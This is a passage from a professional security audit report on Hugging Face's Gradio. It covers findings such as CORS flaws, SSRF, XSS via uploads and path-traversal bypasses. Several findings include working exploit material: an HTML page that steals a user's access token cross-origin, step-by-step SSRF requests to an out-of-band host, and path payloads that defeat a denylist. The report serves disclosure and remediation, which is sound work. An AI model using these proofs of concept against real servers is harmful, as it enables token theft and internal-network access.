Hugging Face Gradio

Security Assessment

October 10, 2024

Prepared for:

The Gradio team

Hugging Face

Prepared by: **Maciej Domański and Vasco Franco**

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on Twitter and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact, or email us at info@trailofbits.com.

Trail of Bits, Inc.
497 Carroll St., Space 71, Seventh Floor
Brooklyn, NY 11215
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

Table of Contents

Project Summary

Contact Information

The following project manager was associated with this project:

Jeff Braswell, Project Manager
jeff.braswell@trailofbits.com

The following engineering director was associated with this project:

David Pokora, Engineering Director, Application Security
david.pokora@trailofbits.com

The following consultants were associated with this project:

Vasco Franco, Consultant
vasco.franco@trailofbits.com

Maciej Domański, Consultant
maciej.domanski@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
June 12, 2024	Pre-project kickoff call
June 24, 2024	Status update meeting #1
July 2, 2024	Delivery of report draft
July 8, 2024	Report readout meeting
October 10, 2024	Delivery of comprehensive report

Executive Summary

Engagement Overview

Hugging Face engaged Trail of Bits to review the security of Gradio, an open-source Python package that enables the creation of demos for machine learning models, APIs, or any arbitrary Python function. Gradio also features built-in sharing capabilities that allow users to share their demos via unique links.

A team of two consultants conducted the review from June 17 to July 2, 2024, for a total of four engineer-weeks of effort. Our testing efforts focused on finding issues where an attacker could compromise a Gradio server deployed on a user's local machine and shared using Gradio's API server. In particular, we looked for issues that could result in file exfiltration from the user's machine or unauthorized access to the user's private network. With full access to source code and documentation, we performed static and dynamic testing of the Gradio and Gradio API server codebases using automated and manual processes.

Observations and Impact

Our audit identified eight high-severity issues, including several that compromise Gradio's sharing infrastructure and several others that could compromise users who share their Gradio servers in certain scenarios.

Regarding the Gradio sharing infrastructure, we discovered an exposed endpoint that allows an attacker to gain full root access to the machine hosting Gradio's API server (TOB-GRADIO-19), which could compromise the entire sharing infrastructure. We also discovered that communications to shared user Gradio servers are not properly encrypted, allowing attackers to read and modify the data going to and from the Gradio server and, for example, read the contents of uploaded files (TOB-GRADIO-11). Additionally, we found that the `gradio-api-server` and `frp` repositories contain several hard-coded secrets (TOB-GRADIO-20, TOB-GRADIO-21), including a publicly accessible Slack token in the `frp` repository, which could allow external parties to read messages from the Hugging Face Slack workspace (the token's access level was not confirmed).

Regarding the Gradio server implementation, we found misconfigurations in its CORS policy (TOB-GRADIO-1, TOB-GRADIO-2) that allow attackers to steal access tokens or files when users visit a malicious site using an authenticated Gradio server. We also found an SSRF vulnerability that allows attackers to send HTTP requests to user-controlled URLs and read the corresponding responses (TOB-GRADIO-3), granting them read access to any endpoints on the user's local network. Additionally, we found that file uploads are not restricted and can be used by an attacker to host and deploy malicious XSS payloads (TOB-GRADIO-10). Finally, we found a race condition that allows an attacker to reroute user traffic to their server and steal uploaded files (TOB-GRADIO-13), and that several components' post-process functions could allow arbitrary file leaks in very simple Gradio server configurations (TOB-GRADIO-16).

We also reviewed Gradio's CI/CD pipeline and found that while it can be improved (TOB-GRADIO-25, TOB-GRADIO-26, TOB-GRADIO-27), it is secure against attacks from user pull requests.

The flexible and composite nature of Gradio makes it challenging to implement secure defaults while not restricting certain use cases. Still, this report recommends several ways in which security improvements to Gradio's default behavior could be implemented without compromising on features. Gradio would also benefit from a more detailed threat model and clear guidelines about its intended behaviors and security guarantees.

Recommendations

Based on the codebase maturity evaluation and findings identified during the security review, Trail of Bits recommends that Hugging Face take the following steps:

- **Remediate the findings disclosed in this report.** These findings should be addressed as part of a direct remediation or as part of any refactor that may occur when addressing other recommendations.

- **Allow users to easily configure their Gradio server more securely.** Currently, the server has an insecure CORS policy and does not enable browser security measures such as a Content Security Policy (CSP), SameSite cookies, and Subresource Integrity (SRI) to mitigate a wide range of vulnerabilities such as XSS and CSRF. While enabling all of these mitigations by default is impossible since it would sometimes limit functionality, we recommend allowing users to easily set them up. Additionally, in certain cases, these can be enabled by default; for example, CORS may be much stricter in an authenticated context.

- **Clean up the Gradio API server codebase by removing unused code, unnecessary configuration files, and redundant scripts.** Much of the code in this repository is from an old, deprecated implementation of the Gradio sharing functionality. Cleaning up this repository will enhance its maintainability, readability, and overall system security (these legacy features resulted in TOB-GRADIO-19, a high-severity issue). Additionally, create clear and up-to-date documentation that explains how the Gradio API server should work. This documentation will aid future development and maintenance efforts.

- **Automate deployment of the Gradio API server and frps.** The deployment of the Gradio API server and the frps server is currently a manual process. We recommend creating GitHub actions that automatically deploy these servers when a new release or a manual workflow is dispatched. To authenticate against AWS's servers to deploy, we recommend using GitHub as the authentication provider as explained in

GitHub's blog post, Configuring OpenID Connect in Amazon Web Services. This prevents the need to use AWS secrets.

- **Do not expose CVE details or bug bounty reports for unfixed issues.** Exposing CVEs before fixing issues could provide attackers with the information needed to exploit vulnerabilities before they are patched. Addressing this will mitigate the risk of exploitation based on public information until a resolution is in place.

- **Remove all hard-coded secrets from repositories.** Ensure that secrets, such as tokens and credentials, are stored securely using a dedicated secrets management service. Rotate exposed secrets immediately to prevent unauthorized access. Consider integrating TruffleHog into the CI/CD pipeline to detect and prevent the introduction of secrets in the source code.

- **Integrate static analysis tools like Semgrep, CodeQL, and regexploit into the CI/CD pipeline.** Automate the detection of security vulnerabilities and code quality issues in pull requests. Focus on configuring and running rules with high confidence and impact to minimize false positives and maximize the tool's effectiveness. See appendix F for examples of static analysis tool usage during the audit.

- **Periodically conduct dynamic scans of the Gradio server.** Scanning the HTTP traffic using tools like Burp Suite Professional will help to identify server-side injections, like SSRFs, additional edge cases, unexpected errors (appendix H), and hard-to-identify, unknown server-side bugs. This practice should also help uncover obscure bugs that may not be obvious from the source code perspective (see appendix G for the setup of Burp used during this audit). Additionally, the Trail of Bits Testing Handbook - Burp chapter details the setup and methodology for using the Burp Suite to identify web vulnerabilities, automate scans, and enhance functionality with various extensions.

Finding Severities and Categories

The following tables provide the number of findings by severity and category.

EXPOSURE ANALYSIS

Severity	*Count*
High	8
Medium	1
Low	11
Informational	6
Undetermined	1

CATEGORY BREAKDOWN

Category	*Count*
Access Controls	1
Configuration	3
Cryptography	1
Data Exposure	6
Data Validation	14
Timing	2

Project Goals

The engagement was scoped to provide a security assessment of the Hugging Face Gradio. Specifically, we sought to answer the following non-exhaustive list of questions:

- Can attackers exfiltrate arbitrary files from a user's Gradio server?
- Can attackers upload files to arbitrary locations on a user's Gradio server?
- Can an attacker bypass Gradio's server authentication mechanisms?
- Are any Gradio endpoints, components' pre- and post-process functions, or components' `@server` functions vulnerable to injection attacks that could lead to remote code execution or arbitrary file reads?
- Are shared server subdomains sufficiently random that an attacker cannot guess them?
- Are shared server communications encrypted?
- Is the CI/CD pipeline vulnerable to attacks from a pull request?

Project Targets

The engagement involved a review and testing of the targets listed below.

gradio

Repository	https://github.com/gradio-app/gradio
Version	`18a5e0e162fe12a96b8931e2e99a0973a9177393`
Type	Python, Typescript
Platform	macOS, Linux, Windows

frp (differences from the original fork)

Repository	https://github.com/huggingface/frp
Version	`b10131fda49c673c7aeaf604377051521cdc2334`
Type	Golang
Platform	Linux

gradio-api-server

Repository	https://github.com/gradio-app/gradio-api-server
Version	`acae67fd4203143876c4b55ff38c7ed1d96e1978`
Type	Python
Platform	Linux

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- Review of the documentation, bug bounty reports, and advisories associated with Gradio
- Use of static analysis tools such as Semgrep and CodeQL and triage their results
- Use of dynamic analysis tools such as Burp Suite's web vulnerability scanner and triage of its results
- Analysis of the exposed backend routes in the `routes.py` file for security vulnerabilities such as path traversals, SSRF, and other ways to leak file contents from the server. This analysis particularly included, but was not limited to:
    - Review of the authentication module
    - Review of the OAuth module
    - Review of the endpoints that provide the contents of local files, such as `/file`, `/static`, and `/assets`, specifically looking at ways to leak arbitrary system file contents
    - Review of the upload function, specifically looking at the possibility of uploading files to arbitrary locations
- Review of common library functions with security implications. In particular, this included:
    - A review of the `safe_join` and `_safe_join` functions for path traversal sanitization bypasses
    - A review of the `is_in_or_equal` for bypasses of "file is inside folder" check bypasses
- Review of the CORS configuration of a Gradio web server
- Superficial analysis of the front-end for XSS vulnerabilities in the front end and the mitigation mechanisms in place to prevent them
- Review of how the front end loads third-party resources
- Review of Gradio's sharing functionality, particularly:
    - Review of the way the server's secret subdomain is created
    - Review of the frpc and frps's configuration files

    - Review of the Nginx configuration of the shared API server

- Use of static analysis tools such as `actionlint` and `poutine` to check Gradio's CI/CD pipeline for vulnerabilities triggerable from external contributors

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. The following list outlines the coverage limitations of the engagement and indicates system elements that may warrant further review:

- An in-depth review of all component's front-end UI for XSS and other client-side vulnerabilities. In this audit, we have reviewed the front end only superficially because there are many ways to perform XSS, and the impact of XSS is most relevant to authenticated Gradio servers.

- We only reviewed the modified parts of the `frp` fork and how Gradio executes `frp`. The whole `frp` solution is well-known, but a thorough review of its functionality would benefit the security of Gradio and Gradio users since it is a stepping block of the share functionality that creates a tunnel to users' machines.

- We did not check for potentially outdated or vulnerable dependencies. Further in-depth analysis and a more exhaustive review of third-party libraries and dependencies are recommended to ensure that vulnerabilities do not persist within those components.

- We did not deliberately check if the Gradio server could trick a user of the Gradio client into executing a malicious payload on their machine.

Automated Testing

Trail of Bits uses automated techniques to extensively test the security properties of software. We use both open-source static analysis and fuzzing utilities, along with tools developed in house, to perform automated testing of source code and compiled software.

Test Harness Configuration

We used the following tools in the automated testing phase of this project:

Tool	Description	Policy
Semgrep	An open-source static analysis tool for finding bugs and enforcing code standards when editing or committing code and during build time	Appendix F
CodeQL	A code analysis engine developed by GitHub to automate security checks	Appendix F
Regexploit	A tool for finding regular expressions that are vulnerable to regular expression denial of service (ReDoS)	Appendix F
Burp Suite Professional	A web security toolkit that helps identify web vulnerabilities both manually and semi-automatically by the embedded scanner	Appendix G

Areas of Focus

Our automated testing and verification work focused on the following system properties:

- The code does not contain security or quality issues
- The Gradio does not produce undefined behavior

Codebase Maturity Evaluation

Trail of Bits uses a traffic-light protocol to provide each client with a clear understanding of the areas in which its codebase is mature, immature, or underdeveloped. Deficiencies identified here often stem from root causes within the software development life cycle that should be addressed through standardization measures (e.g., the use of common libraries, functions, or frameworks) or training and awareness programs.

Category	Summary	Result
Arithmetic	The code does not make security-critical use of mathematical operations.	**Not Applicable**
Auditing	We did not review how well a Gradio server or the Gradio API server logs information that could help detect abuses.	**Not Considered**
Authentication / Access Controls	The Gradio codebase provides users with a simple username and password authentication mechanism and support for OAuth. We found that access controls are not applied for OAuth, allowing anyone to upload and read a file from the temporary directory (TOB-GRADIO-23). These authentication implementations are not robust because credentials are stored in plaintext, and multi-factor authentication and rate limiting are not implemented; however, this is known and documented in Gradio's documentation.	**Moderate**
Complexity Management	The Gradio codebase is generally well structured; the code responsible for different application parts is clearly divided into discrete folders and files. Still, we found that a few security-critical functions could be better centralized (TOB-GRADIO-9). The Gradio API server codebase could be heavily simplified. It includes many unused files (e.g., configuration files), unused legacy endpoints (`/v1/tunnel-request`), and secrets in plaintext (TOB-GRADIO-20).	**Moderate**
Configuration	Gradio does not configure its server with safe defaults, in part because it tries to support many different setups. A	**Weak**

	Gradio web server does not use SameSite Strict cookies or a secure CORS policy (TOB-GRADIO-1, TOB-GRADIO-2) to prevent third-party origins from making requests and reading responses to it. It does not use SRI to ensure the integrity of resources it fetches from third parties, and it does not enable a CSP policy that would prevent certain classes of XSS attacks. Furthermore, Gradio does not make it easy for developers to enable these features if they want to increase the security of their web server, nor does it document its implications. The Gradio API server configuration is unclear and confusing because the repository that houses it has a lot of dead code from an old implementation. We found that its Nginx configuration allowed us to connect to any internal port, which gave us full root access to the machine by targeting Docker's API at port 2376 (TOB-GRADIO-19). The Gradio API server is also deployed manually, increasing the likelihood of human errors.	
Cryptography and Key Management	Gradio securely generates random numbers for security-related purposes, such as generating cookies and monitoring keys. We found a minor issue in how Gradio checks the monitoring key, which could allow a timing attack to recover the key in low-latency networks (TOB-GRADIO-14). The Gradio API server is configured not to use encryption. More precisely, Gradio uses encryption with a key derived from an empty string, which is, therefore, constant (TOB-GRADIO-11). This allows attackers in a person-in-the-middle position to read the traffic, exfiltrate uploads and other sensitive information, or modify traffic. The Gradio API server repository also houses several secrets that should not be in plaintext in the repository (TOB-GRADIO-20). Furthermore, we found a Slack secret in Hugging Face's fork of frp (TOB-GRADIO-21), which could allow anyone to send malicious messages to a Slack channel.	**Weak**
Data Handling	Gradio tries to sanitize user input in many cases with, among others, its use of the `safe_join` function to prevent path traversals and of the `is_in_or_equal`	**Moderate**

	function to implement allow- and denylists of paths. However, we found several places where these checks failed to properly sanitize user input (TOB-GRADIO-7, TOB-GRADIO-8) and found a bug that allowed bypassing `is_in_or_equal` when used to block specific paths.	
Documentation	The user-facing documentation for Gradio is thorough and contains tutorials and walkthroughs that explain how the web server works from a user's perspective. Gradio API server's documentation is scarce and outdated.	**Moderate**
Maintenance	The frp fork should be regularly maintained. Specifically, security enhancements may be missed because the fork is based on version 0.44, which differs from the current FRP version, 0.58.1. Third-party components used in documentation and demos should also be regularly updated. For example, the vulnerable version of PDF.js to CVE-2024-4367 is mentioned in the Case Study: A Component to Display PDFs. Ensure that you have enabled platform-specific dependency management tools, like Dependabot. We also recommend integrating the Govulncheck tool in CI/CD for Golang code. Govulncheck leverages static analysis to limit its results to those that can actually affect an application instead of showing every CVE associated with a vulnerable version that is running. Gradio does not use Subresource Integrity (SRI) to ensure that JavaScript CDN content, such as that served by `cdn.jsdelivr.net`, is pinned to a specific hash and is not tampered with. SRI helps prevent potential supply chain attacks.	**Moderate**
Memory Safety and Error Handling	Memory safety is not a concern since Python is a compiled language where out-of-bounds accesses and other memory corruption issues can occur only in the context of a native application or vulnerability in the interpreter itself. We observed inconsistent error handling. In several	**Satisfactory**

	instances, the code printed full exception traces to the terminal instead of handling errors and providing more user-friendly exception messages. However, this approach did not cause the server to crash (appendix H).	
Testing and Verification	The code has unit tests; however, the solution would benefit from extending unit tests to potentially malicious scenarios. There are no fuzzing tests that would allow you to identify security issues such as TOB-GRADIO-4. There is a lack of tools that report security bugs, such as Semgrep and CodeQL, in the CI/CD pipeline.	**Moderate**

Summary of Findings

The table below summarizes the findings of the review, including type and severity details.

ID	Title	Type	Severity
1	CORS origin validation is not performed when the request has a cookie	Configuration	High
2	CORS origin validation accepts the null origin	Configuration	High
3	SSRF in the path parameter of /queue/join	Data Validation	High
4	The is_in_or_equal function may be bypassed	Data Validation	Low
5	Incorrect Range header validation	Data Validation	Informational
6	The enable_monitoring flag set to False does not disable monitoring	Data Exposure	Low
7	One-level write path traversals in /upload	Data Validation	Informational
8	One-level read path traversal in /custom_component	Data Exposure	Low
9	Re-implementation of several security-critical functions related to paths	Data Validation	Informational
10	XSS on every Gradio server via upload of HTML files, JS files, or SVG files	Data Validation	High
11	Insecure communication between the FRP client and server	Cryptography	High
12	IP Spoofing	Data Validation	Low
13	Race condition in update_root_in_config may redirect user traffic	Timing	High

14	Non-constant-time comparison when comparing hashes	Timing	Low
15	Dropdown component pre-process step does not limit the values to those in the dropdown list	Data Validation	Low
16	Several components' post-process steps may allow arbitrary file leaks	Data Validation	High
17	Lack of integrity check on the downloaded FRP client	Data Validation	Low
18	The unvalidated remote_host parameter from the external resource passed as an argument when running the FRP client binary	Data Validation	Low
19	Nginx configuration allows access to any localhost service	Configuration	High
20	Secrets stored in the gradio-api-server repository	Data Exposure	Low
21	Slack secret stored in Hugging Face's public frp fork repository	Data Exposure	Undetermined
22	Insecure permissions on the nginx configuration files	Data Exposure	Low
23	Exposed upload and file endpoints in Gradio with OAuth	Data Exposure	Medium
24	The remove_html_tags function does not remove all HTML tags	Data Validation	Informational
25	Unpinned external GitHub CI/CD action versions	Access Controls	Low
26	Incorrect conditional expression in GitHub Actions workflow	Data Validation	Informational
27	Potential command injection in Delete Stale Spaces GitHub Actions Workflow	Data Validation	Informational

Detailed Findings

1. CORS origin validation is not performed when the request has a cookie	
Severity: **High**	Difficulty: **Medium**
Type: Configuration	Finding ID: TOB-GRADIO-1
Target: `gradio/gradio/route_utils.py#L739-L752`	

Description

When a Gradio server is deployed locally, the code attempts to validate that the request's origin is also local. The goal is to prevent an attacker's website from making requests to the local Gradio server and performing actions (e.g., upload files, steal the user's authentication token, steal their uploaded files) on behalf of the user when a user visits the malicious website.

However, these checks do not occur when the request has a cookie, as shown in figure 1.1. This is similar to the exploit from the "CSRF allows attacker to upload many large files as the victim" security advisory.

```
    has_cookie = "cookie" in request_headers
    origin = request_headers["Origin"]
    if has_cookie or self.is_valid_origin(request_headers):
        self.allow_explicit_origin(headers, origin)
    await send(message)
```

Figure 1.1: The code from the `CustomCORSMiddleware` class that sets an explicit origin if the request has a cookie (`gradio/gradio/route_utils.py#L739-L752`)

If a user logs in to their local Gradio using the basic auth method provided by Gradio and visits an attacker's website, the attacker can steal the user's cookies and perform any action on behalf of the user. The code below shows how an attacker could steal the user's token.

```
<html lang="en">
<head></head>
<body>
    <div id="log"></div>
    <script>
        function log(message) {
            document.getElementById("log")
                    .appendChild(document.createTextNode(message));
            console.log(message);
        }
        url = "http://localhost:7860"
        fetch(url + "/token", {
            method: "GET",
            credentials: "include",
            mode: "cors",
        })
            .then((response) => response.json())
            .then((data) => {
                log("Token: " + JSON.stringify(data));
            })
            .catch((error) => {
                log("Error: " + error);
            });
    </script>
</body>

</html>
```

Figure 1.2: Proof-of-concept that steals a user's access token

Note that if your browser is blocking third-party cookies, this request will be blocked.

Exploit Scenario

A user creates a local Gradio application with authentication and authenticates against it. He visits an attacker's website claiming to give tutorials on Gradio. The attacker's website makes requests to the victim's Gradio server, stealing his access token and any files the user has uploaded or uploads large files.

Recommendations

Short term, have the code always validate the origin, even when the request has cookies.

Long term, consider all use cases that Gradio developers have and restrict the CORS policy as much as possible. Enable better secure defaults and, for specific use cases, allow Gradio developers to configure a more secure CORS policy. For example, it may not make sense to allow embedding or iframing if authentication is enabled in the Gradio server; in those cases, default to a more restrictive CORS policy.

2. CORS origin validation accepts the null origin

Severity: **High**	Difficulty: **Medium**
Type: Configuration	Finding ID: TOB-GRADIO-2
Target: `gradio/gradio/route_utils.py#L687-L706`	

Description

When a Gradio server is deployed locally, the code attempts to validate that the request's origin is also local. The goal is to prevent an attacker's website from making requests to the local Gradio server and performing actions (e.g., upload files, steal the user's authentication token, steal their uploaded files, etc.) on behalf of the user when a user visits the malicious website.

The `localhost_aliases` variable is set to `localhost`, `127.0.0.1`, `0.0.0.0`, or `null`, as shown in figure 2.1.

```
class CustomCORSMiddleware:
    def __init__(self, app: ASGIApp) -> None:
        self.app = app
        self.all_methods = ("DELETE", "GET", "HEAD", "OPTIONS", "PATCH", "POST",
"PUT")
        self.preflight_headers = {
            "Access-Control-Allow-Methods": ", ".join(self.all_methods),
            "Access-Control-Max-Age": str(600),
            "Access-Control-Allow-Credentials": "true",
        }
        self.simple_headers = {"Access-Control-Allow-Credentials": "true"}
        # Any of these hosts suggests that the Gradio app is running locally.
        # Note: "null" is a special case that happens if a Gradio app is running
        # as an embedded web component in a local static webpage.
        self.localhost_aliases = ["localhost", "127.0.0.1", "0.0.0.0", "null"]
```

Figure 2.1: `gradio/gradio/route_utils.py#L687-L706`

An attacker can trigger requests with a `null` origin from their website on behalf of the user. This can be achieved in several ways, including with requests originating from sandboxed iframes or from iframes with `data:text/html` source. Figure 2.2 shows a proof of concept for the former.

```
<html lang="en">
<head></head>
<body>
    <iframe sandbox="allow-scripts" src="./iframe.html"></iframe>
```

```
</body>
</html>
```

Figure 2.2: Proof of concept that can perform any action on behalf of the user from the iframe

This issue bypasses the fix for the "CSRF allows attacker to upload many large files as the victim" bug bounty report.

Note that if your browser is blocking third-party cookies, it will block this request.

Exploit Scenario

A user sets up a local Gradio server. He then visits an attacker's website, which claims to give Gradio tutorials. The attacker's website makes requests to the victim user's Gradio server without any limitations.

Recommendations

Short term, modify the `localhost_aliases` array so that the `null` origin is not accepted as a valid local origin.

Long term, as recommended in TOB-GRADIO-1, consider all use cases that Gradio developers have and restrict the CORS policy as much as possible. Enable better secure defaults (e.g., when auth is enabled) and, for specific use cases, allow Gradio developers to configure a more secure CORS policy. For example, it may not make sense to allow embedding or iframing if authentication is enabled in the Gradio server; in those cases, default to a more restrictive CORS policy.

3. SSRF in the path parameter of /queue/join

Severity: **High**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-GRADIO-3
Target: `gradio`	

Description

It is possible to force a Gradio server to send an HTTP request to a user-controlled URL (figure 3.1, line 301), including servers in the local network, which results in an SSRF attack. This is possible, for example, when using the Video component. Additionally, Gradio downloads the content of the user-controlled URL to a local file (figure 3.1, lines 302-304) in a predictable directory constructed with the base cache directory, the SHA1 hash of the requested URL, and the name of the requested file (figure 3.1, lines 294-298).

```
291    async def async_save_url_to_cache(url: str, cache_dir: str) -> str:
292        """Downloads a file and makes a temporary file path for a copy if does not already
293       exist. Otherwise returns the path to the existing temp file. Uses async httpx."""
294        temp_dir = hash_url(url)
295        temp_dir = Path(cache_dir) / temp_dir
296        temp_dir.mkdir(exist_ok=True, parents=True)
297        name = client_utils.strip_invalid_filename_characters(Path(url).name)
298        full_temp_file_path = str(abspath(temp_dir / name))
299
300        if not Path(full_temp_file_path).exists():
301            async with async_client.stream("GET", url, follow_redirects=True) as response:
302                async with aiofiles.open(full_temp_file_path, "wb") as f:
303                    async for chunk in response.aiter_raw():
304                        await f.write(chunk)
305
306        return full_temp_file_path
```

Figure 3.1: The `async_save_url_to_cache` function responsible for issuing a request and saving the output in the temporary directory (`gradio/gradio/processing_utils.py#291–306`)

To reproduce the issue, run the `video_identity_2` demo locally. Then, send the request to obtain the temporary path of the uploaded `test.mov` file (figure 3.2). The returned path differs depending on the operating system the demo is running on. In macOS, `/private/var/folders/` is a directory where the OS stores temporary files used by applications. In Linux, the directory would be `/tmp/`.

```
POST /upload?upload_id=abc HTTP/1.1
Host: 127.0.0.1:7860
Content-Length: 190
```

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5YscGPU0PET5SzT3
Connection: keep-alive

------WebKitFormBoundary5YscGPU0PET5SzT3
Content-Disposition: form-data; name="files"; filename="test.mov"
Content-Type: video/quicktime

a

------WebKitFormBoundary5YscGPU0PET5SzT3--

HTTP/1.1 200 OK
date: Fri, 21 Jun 2024 09:08:44 GMT
server: uvicorn
content-length: 117
content-type: application/json

["/private/var/folders/p1/kkt7gn2s6ys28nk8crxynxxw0000gn/T/gradio/3f786850e387550fda
b836ed7e6dc881de23001b/test.mov"]
```

Figure 3.2: An HTTP request to obtain the Gradio temporary directory


Then, send the following request with the `path` parameter to force Gradio to issue the request at the specific location (figures 3.3 and 3.4).

```
POST /queue/join? HTTP/1.1
Host: 127.0.0.1:7860
Content-Length: 422

{"data":[{"video":{"path":"http://hh2u7ej9lrs67dx4lthkf7ddz45wtntbi.oastify.com/test
.txt","url":"http://127.0.0.1:7860/file=/private/var/folders/p1/kkt7gn2s6ys28nk8crxy
nxxw0000gn/T/gradio/3f786850e387550fdab836ed7e6dc881de23001b/test.mov","orig_name":"
test.mov","size":2,"mime_type":"video/quicktime","meta":{"_type":"gradio.FileData"}}
,"subtitles":null}],"event_data":null,"fn_index":0,"trigger_id":8,"session_hash":"sh
r8bt4im5h"}
HTTP/1.1 200 OK
date: Fri, 21 Jun 2024 09:15:54 GMT
server: uvicorn
content-length: 47
content-type: application/json

{"event_id":"5371e6bec92944b1bc8a6f3dd84b4090"}
```

Figure 3.3: An HTTP request to force Gradio to send a request specified in the `path` variable


37
2024-Jun-21 09:18:12.313 UTC
HTTP
hh2u7ej9lrs67dx4lthkf7ddz45wtntbi
Description
Request to Collaborator
Response from Collaborator
Pretty
Raw
Hex
Hackvertor

```
GET /test.txt HTTP/1.1
Host: hh2u7ej9lrs67dx4lthkf7ddz45wtntbi.oastify.com
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
User-Agent: python-httpx/0.27.0
```

Figure 3.4: An HTTP request sent by Gradio to the provided Burp Collaborator instance in the `path` parameter

To read the temporary file with the content of the issued HTTP request's response, calculate the SHA1 hash of the provided path (figure 3.5):

```python
import hashlib

def hash_url(url: str) -> str:
    sha1 = hashlib.sha1()
    sha1.update(url.encode("utf-8"))
    return sha1.hexdigest()

print(hash_url("http://hh2u7ej9lrs67dx4lthkf7ddz45wtntbi.oastify.com/test.txt"))
# The output is 029572f1a9438a84a473b894b84753078259b93f
```

Figure 3.5: An example Python script to calculate the SHA1 of the provided URL

Finally, send an HTTP request to obtain the stored temporary file (figure 3.6). In the file parameter, concatenate the main Gradio's temporary directory, the SHA1 hash of the provided SSRF path, and the file name:

```
GET
/file=/private/var/folders/p1/kkt7gn2s6ys28nk8crxynxxw0000gn/T/gradio/029572f1a9438a
84a473b894b84753078259b93f/test.txt HTTP/1.1
Host: 127.0.0.1:7860
HTTP/1.1 200 OK
date: Fri, 21 Jun 2024 09:21:08 GMT
server: uvicorn
accept-ranges: bytes
content-type: text/plain; charset=utf-8
content-length: 56
last-modified: Fri, 21 Jun 2024 09:18:12 GMT
etag: "3ee627e876bd565ee6c55066671d2e5a"

<html><body>5ic4nuaz77zijgzojqfqyezjkgjsgz</body></html>
```

Figure 3.6: An HTTP request to download a temporary file with the response content of the issued request

Exploit Scenario

An attacker finds a Gradio instance that runs the Video component in AWS. He uses the SSRF to fetch sensitive AWS metadata and security credentials at the http://169.254.169.254/latest/meta-data endpoint. He gains access to the EC2 instance and can conduct further attacks on the organization.

Recommendations

Short term, implement application layer mitigation against SSRF attacks. Use libraries like the `safeurl-python` to block private IP addresses; allow only configurable, permitted domains; check for an arbitrary number of redirected domains; and protect against DNS rebinding. Additionally, consider more robust proxy egress traffic solutions, such as `Smokescreen`, which proxies HTTP traffic between the application and the destination URL restricting host communication by enforcing specific rules.

Long term, prepare Gradio demos with standard components. Then, use the live task in Burp Suite Professional when interacting with demos through the built-in Burp browser to identify any External service interaction (HTTP) issues.

References

- What is SSRF (Server-side request forgery)? Tutorial & Examples | Web Security Academy
- Mitigating SSRF in 2023 - Include Security Research Blog
- Orange Tsai - A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages! | Black Hat

4. The is_in_or_equal function may be bypassed

Severity: **Low**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-GRADIO-4
Target: `gradio/gradio/utils.py#L1071-L1106`	

Description

The `is_in_or_equal` function—the function used to check if a given file is inside or outside of a directory—can be bypassed in some cases.

To bypass an allowlist, an attacker can use a `../` sequence at the end of a path:

- `is_in_or_equal("/AAA/..", "/AAA")` returns `True`, but the path resolves to `/`, a directory outside of `/AAA`.

This is caused by the use of `path_1.parent.relative_to(path_2)` (highlighted in yellow in figure 4.1), which returns just a `.` (dot), and therefore does not contain `..` (two dots). Another cause is that `abspath` does not normalize absolute paths.

More impactfully, bypassing a denylist is trivial with several payloads:

- `is_in_or_equal("/AAA/a/../a", "/AAA")` and `is_in_or_equal("//AAA/a", "/AAA")` both return `False` but the path resolves to `/AAA/a`, a path inside `/AAA`.

The `"/AAA/a/../a"` payload works because `abspath` does not normalize absolute paths (highlighted in red in figure 4.1), allowing us to inject `..` sequences that will cause the check highlighted in yellow in figure 4.1 to return `False` where it should not.

Finally, the `"//AAA/a"` payload works because the call to `path_1.relative_to(path_2)` throws an error, causing the function to return `False`.

```
def abspath(path: str | Path) -> Path:
    path = Path(path)

    if path.is_absolute():
        return path

    # recursively check if there is a symlink within the path
    is_symlink = path.is_symlink() or any(
        parent.is_symlink() for parent in path.parents
    )

    if is_symlink or path == path.resolve():  # in case path couldn't be resolved
        return Path.cwd() / path
    else:
        return path.resolve()


def is_in_or_equal(path_1: str | Path, path_2: str | Path):
